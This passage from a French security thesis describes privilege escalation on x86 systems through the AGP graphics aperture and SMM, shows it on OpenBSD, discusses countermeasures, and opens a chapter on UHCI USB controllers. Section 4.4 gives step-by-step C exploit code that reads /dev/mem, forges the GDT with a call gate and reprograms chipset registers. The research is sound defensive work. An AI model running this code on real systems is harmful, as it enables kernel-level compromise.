- il peut choisir de remplacer une variable du noyau jouant un rôle dans la sécurité globale du système. Par exemple, sous OpenBSD, il peut être utile de remplacer la variable securelevel par une copie valant -1 ce qui aura pour effet de placer instantanément le système en mode "Permanently Insecure" ;
- il peut choisir de modifier la GDT, mais aussi la **LDT*** si elle existe, ou l'**IDT***. Modifier l'une ou l'autre de ces tables permet d'ajouter un point d'entrée accessible depuis la couche

utilisateur vers le ring 0 ;
- il peut choisir de modifier les tables de page du processus courant ;
- selon son imagination, il peut remplacer toute autre structure de son choix lui permettant d'obtenir les privilèges noyaux sur le système.

Si l'attaquant a choisi la *GDT* du système comme structure cible, il lui faut déterminer l'adresse physique de cette structure. On supposera comme précédemment que l'attaquant possède les privilèges nécessaires pour lire le contenu de la mémoire physique.

L'attaquant peut procéder en deux étapes : déterminer l'adresse logique, puis l'adresse physique de la *GDT*. En ce qui concerne l'adresse logique de la *GDT*, celle ci est disponible en exécutant l'instruction assembleur *asm volatile("sgdtr %0" :"=m" (gdt_ struct));* où gdt_struct est une structure composée d'un entier 32 bits gdt_struct.base et d'un entier 16 bits gdt_struct.size. L'exécution de l'instruction assembleur retournera la taille de la *GDT* dans le champs size et l'adresse logique de base dans le champs base.

Une fois que l'on possède l'adresse logique de la GDT, on peut parcourir l'espace mémoire du noyau à la recherche de la structure située à cette adresse. Sous OpenBSD, ce peut être fait facilement lorsque l'on possède les privilèges d'accès sur /dev/kmem[25]. L'attaquant lit donc dans /dev/kmem la structure de taille size située à l'adresse base. Cette structure correspond à la *GDT*. Il ne lui reste plus ensuite qu'à chercher cette même structure dans /dev/mem. L'adresse de cette structure donne l'adresse physique de la *GDT*. Dans le cas où la recherche dans /dev/mem ne donnerait pas une réponse unique, l'attaque devra potentiellement être effectuée pour chacune des possibilités.

Une autre technique qui ne nécessite pas d'avoir accès sur la mémoire virtuelle du noyau consiste à remarquer que généralement, l'une des premières entrées de la *GDT* est un segment de code noyau (ring 0) non conforme d'adresse de base 0 et de longueur 4 Go. Tous les systèmes d'exploitation modernes comportent une telle structure. L'existence d'une telle structure se caractérise par la présence dans la *GDT* de l'entrée 64 bits $0x00cf9b000000ffff$. Pour trouver la *GDT*, l'attaquant peut donc parcourir la mémoire physique à la recherche d'une telle chaîne de 64 bits correctement alignée. Si la recherche fournit à l'attaquant plus d'un candidat potentiel, l'environnement de la chaîne en mémoire lui permettra généralement de déterminer la position exacte de la *GDT*.

## 4.4 Application sous OpenBSD

Afin d'illustrer ce qui précède, nous montrons comment le schéma d'escalade de privilège s'applique sous OpenBSD.

On suppose comme au chapitre 3.5 que le système se trouve en mode "Highly Secure", c'est-à-dire que les privilèges du superutilisateur sont limités au maximum. On suppose par ailleurs que la variable machdep.allowaperture est non nulle ce qui était le cas par défaut au moment de la mise en évidence de l'attaque et qui est le cas lorsqu'un serveur graphique peut être utilisé[26].

On suppose que sur un tel système, l'attaquant a trouvé un moyen d'exécuter du code sous l'identité root. A cause du paramétrage du système et d'après le modèle de sécurité de ce dernier, l'attaquant ne peut théoriquement pas attenter à l'intégrité du noyau ou exécuter du code

[25] Ce pseudo fichier construit sur le même modèle que /dev/mem contient l'espace virtuel du noyau. Sous OpenBSD, lorsque l'on possède les privilèges en lecture sur /dev/mem, on possède également de tels privilèges pour /dev/kmem.

[26] Suite aux travaux de cette thèse, l'architecture du serveur X a été modifiée dans OpenBSD 4.0 pour fournir un mode de fonctionnement avec machdep.allowaperture=0 (voir chapitre 7.3.1)

arbitraire en ring 0. En revanche, il possède les privilèges nécessaires pour écrire ou lire les registres de configurations de l'ouverture graphique. En effet, l'appel système i386_iopl, autorisé car machdep.allowaperture est non nulle, lui permet d'obtenir les privilèges d'entrées-sorties sur toute la gamme des ports PIO. D'autre part, sous OpenBSD, il est toujours possible pour les processus du superutilisateur d'accéder via le pseudo-fichier /dev/mem en lecture à la mémoire physique. L'attaquant possède donc les privilèges initiaux nécessaires, malgré le mécanisme de securelevel pour mettre en œuvre le schéma d'escalade de privilège que nous avons présenté au paragraphe 4.2.3 et obtenir les privilèges maximaux sur le système. Ensuite, il lui suffit d'utiliser ces privilèges pour, par exemple, descendre le securelevel et avoir la possibilité de lancer du code sous l'identité root, cette fois sans limitation due au securelevel.

Pour chacune des étapes identifiées dans la section 4.2.3, le code correspondant à une exploitation sous OpenBSD est présenté. Le code intégral est par ailleurs présenté en annexe C.2.

1. l'attaquant doit tout d'abord exécuter l'appel système i386_iopl pour être en mesure de modifier le contenu de tous les registres PIO ;

```
i386_iopl(3);
```

2. l'attaquant désactive la fonctionnalité d'ouverture graphique par une écriture dans le registre de contrôle *AGPM* ;

```
outl(0xcf8, enable_PCI_configuration | AGPM_offset);
agpm = inl(0xcfc);
outl(0xcfc, agpm & ~0x2);
```

3. l'attaquant détermine l'adresse physique de la *GDT* et copie son contenu dans un tampon mémoire de 4 ko dont l'adresse est un multiple de sa longueur. Si la *GDT* est plus grande que 4ko, seule la première page de celle-ci doit être copiée ;

```
int fd = open("/dev/mem", O_RDONLY);
int * fake_gdt = malloc(sizeof(int) * (0x400+1));
lseek(fd, gdt_physical_address, SEEK_SET);
read(fd , fake_gdt, 0x1000);    /* copy original GDT to new GDT */
```

4. à partir de l'adresse physique de la *GDT*, l'attaquant calcule l'adresse de relocalisation de l'ouverture graphique, et l'indice de la page correspondant à la *GDT* au sein de cette zone ;

```
fake_aperture_add = gdt_physical_address & ~0x3fffff;
gdt_pg_add = (gdt_physical_address & 0x3fffff)/0x1000;
```

5. l'attaquant détermine l'adresse physique de sa copie de la *GDT* ;

```
fake_gdt_add = physical_address(fake_gdt);
```

6. il ajoute une “call gate" permettant l'exécution de code en ring 0 depuis le ring 3 dans l'une des entrées non renseignées de la copie de la *GDT* ;

```
struct __call_gate call_gate;
call_gate.msb = 0x000806b0; /*Call gate*/
call_gate.lsb = 0x1c00ec00; /*descriptor*/
memcpy(fake_gdt+free_spot_offset,
    call_gate, sizeof(struct __call_gate));
```

7. il sauve le contenu de la table de traduction puis alloue un tampon mémoire de 4ko aligné sur un multiple de sa taille dans l'espace utilisateur qu'il renseigne de manière à créer une table de traduction alternative. Cette table devra, une fois l'ouverture graphique relocalisée, projeter chaque page de l'ouverture graphique sur la page initiale correspondante ;

```
outl(0xcf8, enable_PCI_configuration | ATTBASE_offset);
table_add = inl(0xcfc); /*save translation table address */
```

```
int * fake_table = malloc(sizeof(int)*(0x400+1));
for(int i = 0; i<0x0400; i++){
       *(fake_table+i) = ((i*0x1000)+fake_aperture_add) | valid_entry;
}
```

8. il détermine l'adresse physique de la table de traduction qu'il vient de définir ;

```
fake_table_add = physical_address( fake_table);
```

9. il remplace l'entrée de cette table qui correspond à la page de la *GDT* une fois la relocalisation effectuée par l'adresse de la copie de la *GDT* contenant la "call gate" ;

```
*(fake_table+ gdt_pg_add) = fake_gdt_add | valid_entry;
```

10. l'attaquant spécifie ensuite que la taille de l'ouverture graphique doit être 4 Mo dans le registre APSIZE puis écrit l'adresse de la table de traduction dans ATTBASE ;

```
outl(0xcf8, enable_PCI_configuration | APSIZE_offset);
aperture_sz = inl(0xCcfc); /* save aperture size */
outl(0xcf8, enable_PCI_configuration | APSIZE_offset);
outl(0xcfc, 4MB_mask); /* Change size to 4MB */
outl(0xcf8, enable_PCI_configuration | ATTBASE_offset);
outl(0xcfc, fake_table_add);
```

11. l'attaquant attend ensuite (typiquement quelques secondes) que la nouvelle configuration de la table de traduction soit prise en compte par le chipset ;

```
sleep(10);
```

12. il sauvegarde le contenu du registre APBASE, puis le modifie de manière à relocaliser l'ouverture graphique à l'adresse déterminée ;

```
outl(0xcf8, enable_PCI_configuration| APBASE_offset);
aperture_add = inl(0xcfc);
outl(0xcf8, enable_PCI_configuration| APBASE_offset);
outl(0xcfc, fake_aperture_add| valid_entry_mask);
```

13. il active la fonctionnalité d'ouverture graphique en positionnant à 1 le bit aperture_enable du registre AGPM.

```
outl(0xcf8, enable_PCI_configuration | AGPM_offset); /* Address */
outl(0xcfc, aperture_enable_mask);                   /* Value */
outl(0xcf8, enable_PCI_configuration | AGPCTRL_offset);
outl(0xcfc, caching_disable_mask);
```

Le chipset interprétera ensuite toute tentative d'accès à la GDT du système comme un accès vers la GDT définie par l'attaquant (voir figure 4.4). L'attaquant peut alors utiliser la call gate qu'il a ainsi ajouté à la GDT pour exécuter du code arbitraire en ring 0.

## 4.5 Contremesures spécifiques

Les privilèges nécessaires à un attaquant pour être en mesure de mettre en œuvre le schéma d'escalade de privilège présenté dans ce chapitre sont :

– les privilèges d'entrées-sorties sur les registres AGPM, ATTBASE, APSIZE et APBASE ;
– les privilèges de lecture sur l'espace mémoire physique.

Par voie de conséquence, les contremesures suivantes peuvent venir à l'esprit.

### 4.5.1 Priver l'attaquant de tout privilège d'accès en lecture à la mémoire physique

Une première idée peut être d'empêcher tout utilisateur quel qu'il soit (et par voie de conséquence tout utilisateur potentiel) de privilèges d'accès en lecture à la mémoire physique.

Sans aucun privilège d'accès en lecture à la mémoire physique, l'attaquant ne peut pas utiliser les techniques présentées au chapitre 4.3.2 pour déterminer les adresses physiques des tampons mémoire qu'il alloue ou lire puis copier les structures mémoires du noyau. Cependant, rien ne prouve que l'attaquant ne soit pas en mesure de mettre en œuvre d'autres mécanismes pour arriver à des fins similaires.

Priver l'attaquant de ses privilèges d'accès en lecture à la mémoire physique ne constitue donc qu'une contremesure de faible niveau dans la mesure où elle prive l'attaquant d'un moyen de parvenir à ses fins sans garantir la couverture de l'ensemble des moyens qui lui permettraient d'aboutir au même objectif.

### 4.5.2 Empêcher la localisation physique des structures critiques du noyau ou des tampons mémoire

En complément de la contremesure décrite dans le paragraphe précédent il peut être intéressant d'utiliser des techniques de randomisation de l'espace mémoire pour compliquer la tâche de l'attaquant. Il est possible de randomiser l'espace mémoire du noyau, ou l'espace utilisateur. Cette randomisation doit toutefois avoir lieu au niveau physique. Une randomisation au niveau des tables de page n'apportera pas de sécurité supplémentaire dans la mesure où seule la détermination des adresses physiques est un point dur du schéma d'escalade de privilège présenté.

### 4.5.3 Priver l'attaquant de ses privilèges d'entrées-sorties

L'accès aux ports d'entrées-sorties permettant la configuration du mécanisme d'ouverture graphique étant une condition *sine qua non* à la réussite de l'attaque présentée dans ce chapitre, il suffirait d'interdire tous accès de ce type depuis la couche utilisateur pour garantir la résistance intrinsèque du système à ce type de menace. La faisabilité et la problématique de la mise en œuvre pratique d'un tel système sont étudiées en détail dans la partie 7. Sous OpenBSD, comme pour le schéma d'escalade de privilèges présenté au chapitre 3, une solution de court terme acceptable est de positionner la variable machdep.allowaperture à 0.

## 4.6 Combiner les attaques SMM et ouverture graphique

Cette section analyse les différentes possibilités de combinaison des schémas d'escalade de privilèges présentés jusqu'ici et l'intérêt pratique d'une telle combinaison.

### 4.6.1 Limitations de l'attaque SMM

Pour mettre en œuvre l'attaque SMM de la partie 3.5, un attaquant doit posséder les privilèges initiaux suivants :

- les privilèges d'entrées-sorties sur les ports PIO 0xcf8 et 0xcfc ;
- les privilèges d'accès en écriture sur la zone des adresses basses de la mémoire vidéo ;
- des privilèges suffisants pour générer une SMI. Les privilèges d'accès sur le registre APMC suffisent, mais il est également possible d'attendre que le système génère de lui-même une SMI.

Ces privilèges sont relativement importants. Sous OpenBSD par exemple, le moyen principal pour que l'attaquant soit en mesure de mener à bien son attaque est d'être capable d'exécuter du code arbitraire sous l'identité du superutilisateur. Certaines applications qui peuvent avoir besoin de configurer certains périphériques (serveur X typiquement) peuvent également se voir accorder l'accès aux registres 0xcf8 et 0xcfc. Pour des raisons de performance, il est parfois plus simple pour le système d'exploitation de déléguer aux applications nécessitant d'accéder à ces deux ports un accès total à tous les ports du système via une modification de la valeur courante de l'IOPL. Généralement donc, la capacité de générer une SMI via le registre PIO APMC est donnée à toute entité pouvant accéder en écriture aux registres 0xcfc et 0xcf8.

En revanche, il est plutôt rare qu'une application puisse accéder à la plage de la mémoire vidéo sans pour autant posséder des privilèges équivalents à ceux du noyau. Ce privilège peut donc être vu comme une limitation forte de l'intérêt pratique de l'attaque.

### 4.6.2 Limitations de l'attaque mettant en œuvre l'ouverture graphique

Les privilèges nécessaires à un attaquant pour mettre en œuvre l'attaque reposant sur l'utilisation frauduleuse de l'ouverture graphique décrite au chapitre 4.2.3 sont les suivants :

- des privilèges d'entrées-sorties sur les registres 0xcf8 0xcfc ;
- des privilèges d'accès en lecture sur la mémoire physique.

Sous OpenBSD, obtenir un accès en lecture à la mémoire physique revient à obtenir des permissions d'accès au niveau du système de fichier sur le pseudo-fichier /dev/mem.

### 4.6.3 Réussir l'attaque SMM avec des privilèges moindre

Comme nous l'avons vu plus haut, l'une des limitations majeures de l'attaque SMM est qu'il est nécessaire d'obtenir les privilège en écriture sur la zone basse des adresses de la mémoire graphique. En combinant toutefois l'attaque SMM avec l'attaque ouverture graphique il est possible de se passer d'un tel privilège.

Voici le mode opératoire d'une telle attaque. Pour obtenir qu'un code $A$ arbitraire soit exécuté sur le système avec des privilèges maximaux équivalents à ceux du noyau, l'attaquant peut :

1. allouer un tampon mémoire d'une page en mémoire utilisateur et déterminer son adresse physique phys_handler. Y stocker le code $A$ compilé en mode 16 bits pour s'exécuter en mode SMM en tant que routine de traitement de la SMI ;
2. allouer un tampon mémoire d'une page, déterminer son adresse physique phys_att. Ce tampon servira de table de traduction pour l'ouverture graphique. L'attaquant doit alors remplir ce tampon avec une table de traduction valide qui projettera chaque page sur la page physique correspondante via un mapping identité en considérant que l'adresse de base de l'ouverture graphique est 0. Modifier l'entrée correspondant aux adresses de la SMRAM

de manière à ce que tous les accès à cette zone soient détournés par le chipset vers la page d'adresse de base phys_handler ;

3. modifier la taille de l'ouverture graphique au moyen du registre APSIZE pour que la taille de l'ouverture graphique soit fixée à 4Mo ;
4. spécifier l'adresse physique phys_att de la nouvelle table de traduction dans le registre ATTBASE ;
5. activer si besoin la fonctionnalité d'ouverture graphique et relocaliser cette dernière à l'adresse 0, de manière à ce que celle-ci recouvre l'intégralité de la SMRAM ;
6. générer une SMI.

Au moment de la génération de la SMI, le processeur se placera en mode SMM pour exécuter le code situé à l'adresse SMBASE+0x8000. Or, le chipset redirige les accès à la page débutant à SMBASE+0x8000 vers la page qu'il a défini dans l'espace utilisateur. La routine de traitement de la SMI qui sera donc exécutée sera celle qui a été définie par l'attaquant.

Cette technique a été mise en œuvre avec succès, même dans le cas où le bit D_LCK vaudrait 1. En effet, peu importe si le registre de configuration de la SMRAM n'est accessible qu'en lecture seule, car il n'est nullement besoin de modifier son contenu au cours de l'attaque. En effet, le chipset redirige via l'ouverture graphique tous les accès quels qu'ils soient à la zone mémoire correspondant à la SMRAM vers le tampon mémoire défini à cet effet par l'attaquant. Aucun accès ne sera effectivement effectué en SMRAM, que le mode courant soit le mode protégé ou le mode SMM.

Si cette technique permet d'améliorer significativement l'attaque SMM initiale, l'utilité de cette attaque combinée par rapport à l'attaque ouverture graphique de départ est moindre. En effet, les privilèges nécessaires pour mettre en œuvre l'attaque combinée sont les même que pour l'attaque ouverture graphique, plus les privilèges éventuels nécessaires à la génération d'une SMI. On peut donc légitimement se demander pourquoi mettre en œuvre une attaque plus compliquée si l'attaque basique fonctionne de la même façon.

Un avantage indéniable de l'attaque combinée est qu'outre le fait que cette attaque permette de montrer certaines faiblesses ou inexactitudes dans les spécifications matérielles, elle a l'avantage de ne modifier aucune page de l'espace noyau. Dans l'attaque basique en effet, il est nécessaire de remplacer (via l'ouverture graphique) une page du noyau par une page définie à cet effet par l'attaquant. Si le système est protégé par un dispositif externe de contrôle d'intégrité du code et des données du noyau, une telle mystification sera détectée. En revanche, dans le cas de l'attaque combinée, seule la SMRAM sera redirigée vers une page utilisateur. L'ensemble des pages du noyau (données comprises) ne seront pas modifiées. Un dispositif externe de contrôle d'intégrité ne peut contrôler en règle générale l'intégrité de la SMRAM car celle-ci est en permanence non accessible, sauf lorsque l'on est en mode SMM ou que le bit D_OPEN a été configuré à 1. Il n'est pas possible au scanner externe de mettre le bit D_OPEN à 1 de temps en temps pour tester l'intégrité de la SMRAM, car cette configuration risquerait de ne plus rendre accessible la mémoire vidéo ce qui pourrait avoir un effet désastreux sur les capacités d'affichage du système d'exploitation.

### 4.6.4 Contourner le bit D_LCK

Le but de cette partie est de montrer de façon un peu plus concrète que l'existence de la fonctionnalité d'ouverture graphique sur une machine peut mettre en danger le fonctionnement normal du chipset. En particulier, moyennant l'existence sur le système de cete fonctionnalité, il est possible de contourner le bit D_LCK. En effet, le bit D_LCK a été proposé pour qu'il soit

impossible à tout composant du système ne s'exécutant pas en mode SMM (noyau du système d'exploitation compris) de modifier le contenu de la SMRAM. L'exemple ci-dessous montre que la fonctionnalité d'ouverture graphique permet de contourner cette ligne de défense.

On suppose que l'attaquant cherche à exécuter un code *C* arbitraire en remplaçant la routine de traitement de la SMI par ce dernier, sur un système où le bit D_LCK est mis à 1. Théoriquement, il est supposé impossible d'écrire du code arbitraire dans la SMRAM depuis le mode protégé. Mais en pratique, l'attaquant peut alors :

- allouer un tampon mémoire d'une page et déterminer son adresse physique phys_att ;
- remplir le tampon mémoire de manière à décrire une table de traduction identitaire (projetant chaque page sur elle-même) lorsque l'adresse de base de l'ouverture graphique vaut 0 ;
- modifier le contenu du registre APSIZE. La taille de l'ouverture graphique peut être 4Mo ;
- écrire phys_att dans le registre ATTBASE et attendre que le chipset ait pris cette nouvelle configuration en compte ;
- mettre à 1 le bit Enable dans le registre AGPM, puis relocaliser l'ouverture graphique à l'adresse 0 via le registre APBASE ;
- écrire C à l'endroit ou se trouve normalement la routine de traitement de la SMI par accès direct à cette zone mémoire (via /dev/xf86 par exemple sous OpenBSD) ;
- faire revenir le système dans son état normal ;
- générer une SMI.

Il n'est normalement pas possible d'écrire dans la SMRAM depuis le mode protégé étant donné l'état du registre de configuration de la SMRAM. Cependant, l'ouverture graphique est un mécanisme prioritaire sur celui du registre de configuration de la SMRAM. En d'autres termes, l'ouverture graphique agit comme un filtre. On cherche à écrire C dans l'espace d'adressage de la SMRAM. En temps normal, on écrirait dans la mémoire vidéo. Dans notre cas, le chipset analyse l'accès comme un accès à l'ouverture graphique et utilise sa table de traduction pour déterminer la position exacte de la page vers laquelle il doit rediriger l'accès. Comme l'on a défini un mapping identité, l'adresse ne change pas. En revanche, il est clairement spécifié qu'il est impossible d'utiliser l'ouverture graphique pour router un accès vers une page de mémoire physique qui correspond à un mapping MMIO. En conséquence, au lieu de rediriger l'accès vers la mémoire graphique (MMIO) l'accès est redirigé vers la zone de la mémoire principale qui a la même adresse : la SMRAM. Aucun contrôle de la valeur du bit D_OPEN n'a alors lieu dans la mesure où ceci est censé être effectué par le chipset pour résoudre un éventuel conflit d'adresse entre la mémoire vidéo et la SMRAM. Il n'y a ici plus de conflit et l'accès en écriture à la SMRAM est accordée. L'attaquant peut donc modifier le contenu de la SMRAM depuis le mode protégé contrairement à ce qui était prévu et spécifié étant donné l'état du registre de configuration de la SMRAM. Il ne lui reste plus qu'à remettre le système dans son état normal en mettant à jour APBASE, ATTBASE et APSIZE avec leurs valeurs d'origine. La routine de traitement de la SMI est maintenant modifiée au sein même de la SMRAM. Il ne reste plus à l'attaquant qu'à générer ou à attendre que soit générée une SMI sur le système pour que le code C soit exécuté avec les privilèges du mode System Management.

L'intérêt de ce schéma d'attaque par rapport à celui du paragraphe précédent est ici que le contenu de la SMRAM est durablement modifiée. Dans l'exemple précédent, on remplaçait temporairement la SMRAM par une page allouée dans l'espace utilisateur. Ici, la modification est permanente (jusqu'au prochain redémarrage du système).

# Chapitre 5

# Les contrôleurs USB

**Sommaire**

## 5.1 Introduction

La technologie USB (Universal Serial Bus) [87] a connu un développement particulièrement important ces dernières années, du fait principalement de son ergonomie. On ne compte plus les différents modèles de périphériques USB disponibles sur le marché : supports de stockage de masse, appareils photos, chargeurs de téléphone portables, scanners, lecteurs audio-numériques. Tous les ordinateurs ou presque disposent aujourd'hui de moyens d'accès à une telle technologie. Il est légitime de se demander si le niveau de sécurité de cette technologie est proportionnel à l'engouement qu'elle a suscité. Nous ne chercherons pas ici à fournir une réponse globale à cette question mais nous verrons en revanche dans ce chapitre comment la présence de contrôleur USB compatible avec la norme **UHCI*** [38] peut être vue comme une menace à la sécurité globale du système si elle est exploitée frauduleusement par un attaquant. En effet, ce chapitre montre comment il est possible pour un attaquant d'utiliser un contrôleur USB pour contourner certains mécanismes de sécurité des systèmes d'exploitation et prendre en défaut la politique de sécurité de ces derniers.

L'analyse proposée dans ce chapitre est valable pour toutes les machines x86 dans la mesure où le chipset du système embarque au moins un contrôleur comptable avec la norme UHCI. Tous les contrôleurs USB ne sont pas compatibles avec cette norme. Certains répondent à la norme OHCI ou à la norme EHCI. Aucun test n'a été effectué dans le cadre de cette thèse sur de tels contrôleurs. Il est cependant pressenti que les contrôleurs OHCI ne sont pas impactés par les problèmes soulevés dans ce chapitre mais que les contrôleurs EHCI bien que plus modernes le sont.

## 5.2 Présentation des contrôleurs USB ($UHC$)

Nous allons présenter le rôle d'un contrôleur USB ($UHC$ pour USB Host Controller) et son mode de fonctionnement.

### 5.2.1 Rôle d'un contrôleur USB

Certains périphériques du bus PCI sont autorisés à dialoguer directement avec la mémoire principale du système sans contrôle du processeur. On parle alors de transfert “DMA" par “PCI bus mastering". Le fait que le processeur n'intervienne pas dans certains transferts permet d'améliorer sensiblement les performances du système. On mesure en revanche facilement les risques qu'il y a à autoriser un périphérique quelconque à lire ou écrire librement en mémoire. S'il le souhaite, ce périphérique peut tenter de modifier le code du noyau du système d'exploitation. Il peut également utiliser ses privilèges en lecture pour espionner les échanges de données confidentielles entre le processeur et la mémoire.

Sur le bus PCI, le nombre de périphériques pouvant mettre en œuvre cette fonctionnalité est limité. De plus, il n'est pas possible d'ajouter dynamiquement un composant sur le bus PCI lorsque la machine est en marche. On peut donc se convaincre que le risque de compromission de la machine suite à une utilisation frauduleuse du mécanisme de PCI bus mastering par un périphérique est présent mais limité.

En revanche, il serait dangereux d'accorder un tel contrôle sur la mémoire du système à des périphériques USB. En effet, le branchement de périphériques USB à chaud étant possible, l'utilisateur a toute latitude pour brancher puis débrancher toute une panoplie d'appareils USB dont la fiabilité n'est pas toujours claire. Un périphérique USB n'a donc aucune visibilité sur le bloc processeur-mémoire du système. Il n'est autorisé à dialoguer qu'avec un composant, le

contrôleur USB qui est en mesure d'accéder à la mémoire, éventuellement via le mécanisme de PCI bus mastering (voir figure 5.1). Le contrôleur USB se situe donc en coupure physique et a pour fonction d'effectuer les transferts de données de et vers un périphérique USB en fonction des directives du processeur. Il est important de noter que le périphérique USB n'a aucune initiative en matière de transfert de données. Tous les transferts de données, quel que soit leur sens, sont toujours initiés par le contrôleur USB. Le contrôleur USB est le seul a avoir notion des adresses mémoires utilisées pour effectuer les transferts.




FIG. 5.1 – Rôle et fonctionnement du contrôleur USB

### 5.2.2 Trames, Listes d'attentes et Descripteurs de Transferts

Afin de spécifier au contrôleur USB les transferts à effectuer sur le bus USB, le processeur a recours à une structure de 4ko, alignée sur un multiple de sa taille (i.e. une page physique de données) appelée liste de trames (FM pour Frame List en anglais). Une FM comporte 1024 entrées de 32 bits. Chacune de ces entrées constitue un pointeur vers l'adresse physique d'une trame USB (Frame). Chaque trame correspond à une série de transferts effectifs à réaliser sur le bus USB. Le processeur spécifie au contrôleur USB l'adresse de la FM au moyen d'un registre de contrôle du chipset. En fonctionnement normal, le contrôleur USB parcours la FM de manière à effectuer successivement chacun des transferts spécifiés par le processeur. En pratique, il garde dans un de ces registres de contrôle un entier (compris entre 0 et 1023) qui correspond à l'indice de la trame courante. Lorsque tous les transferts de la trame courante ont été effectués, le contrôleur USB incrémente l'indice et détermine à l'aide de la FM l'adresse physique de la trame dont les transferts sont à réaliser.

Une trame est structurellement un arbre binaire non complet dont les feuilles correspondent à un transfert à effectuer sur le bus ou à une absence d'action. L'entrée de la FM déterminant la position de la trame est appelée pointeur de trame (FP pour Frame Pointer en anglais). Le FP pointe vers la racine de l'arbre. Un noeud de l'arbre peut être de deux types :

1. Un nœud de type liste d'attente (QH pour Queue Head). Un QH est constituée de deux liens correspondant aux adresses physiques de ses fils. On nomme respectivement ses fils potentiels, fils horizontal et fils vertical. Il est également possible de spécifier un lien nul

(NULL) pour l'un ou l'autre des fils. Un lien nul correspond fonctionnellement à une absence de fils. Un QH comportant deux liens nuls est donc une feuille de l'arbre ;

2. un descripteur de transfert (TD transfer descriptor). Un descripteur de transfert correspond à un transfert à effectuer sur le bus. Il comporte toutes les informations nécessaires au contrôleur USB pour effectuer ce tranfert : type et sens du transfert, adresse du buffer mémoire à utiliser, taille des données à transmettre. Un descripteur de transfert comporte également un lien vers un unique fils. Contrairement à un QH, un TD ne possède qu'un seul fils potentiel. Là encore, ce lien peut être nul. Le nœud est alors terminal.

Le contrôleur USB parcourt la trame depuis sa racine en effectuant un parcours en profondeur comme le montre la figure 5.2. S'il rencontre un lien nul, il ne fait rien. S'il rencontre un QH, il suit prioritairement le lien vertical si celui-ci est non nul ; une fois le parcours du sous arbre correspondant terminé, il effectue le parcours du sous arbre horizontal. S'il rencontre un TD, il effectue le transfert spécifié sur le bus, puis suit l'éventuel lien vers un éventuel fils si celui-ci est spécifié.




Fig. 5.2 – Principe de parcours d'une trame par le contrôleur USB. Le parcours suit l'ordre de la numérotation.

### 5.2.3 Registres de configuration du contrôleur USB

Il existe de nombreux registres de configuration du contrôleur USB. Seuls ceux qui nous seront utiles dans le cadre de cette thèse seront détaillés ici. Ils sont représentés sur la figure 5.3.

Le registre de commande global est accessible par le mécanisme de configuration PCI classique (voir annexe B). Ce registre est un registre de configuration à vocation globale. Il devrait permettre la configuration générale du contrôleur, la configuration ponctuelle pour chaque transfert pouvant être faite grâce à un jeu de registres PIO dont l'adresse de base est paramétrable. Le registre de commande global permet de spécifier cette adresse de base. Dans le cas où cette adresse n'est pas définie, les registres de configuration PIO sont inutilisables. Par voie de conséquence, le contrôleur l'est aussi dans la mesure où il sera impossible de spécifier au contrôleur quelle FM il doit parcourir.

Ce registre permet également de spécifier si le contrôleur USB est autorisé à effectuer des transferts DMA.

Parmi les registres de configuration PIO, on trouve le registre de commande de transferts (Transaction Command Register) qui contient le bit Run/Stop qui permet de démarrer ou d'arrêter le contrôleur USB. Quand ce bit vaut 0, le contrôleur est arrêté, aucun transfert sur le bus USB n'est possible. Quand ce bit vaut 1, le contrôleur parcourt indéfiniment la FM comme indiqué plus haut jusqu'à ce qu'il rencontre une erreur et positionne lui-même le bit Run/Stop à 0.

Le Frame List Register permet de stocker l'adresse de la liste des trames courante. Le registre d'indice ("index register") permet de spécifier l'indice de la trame courante dans la liste de trames. Ce registre est automatiquement incrémenté par le contrôleur USB.

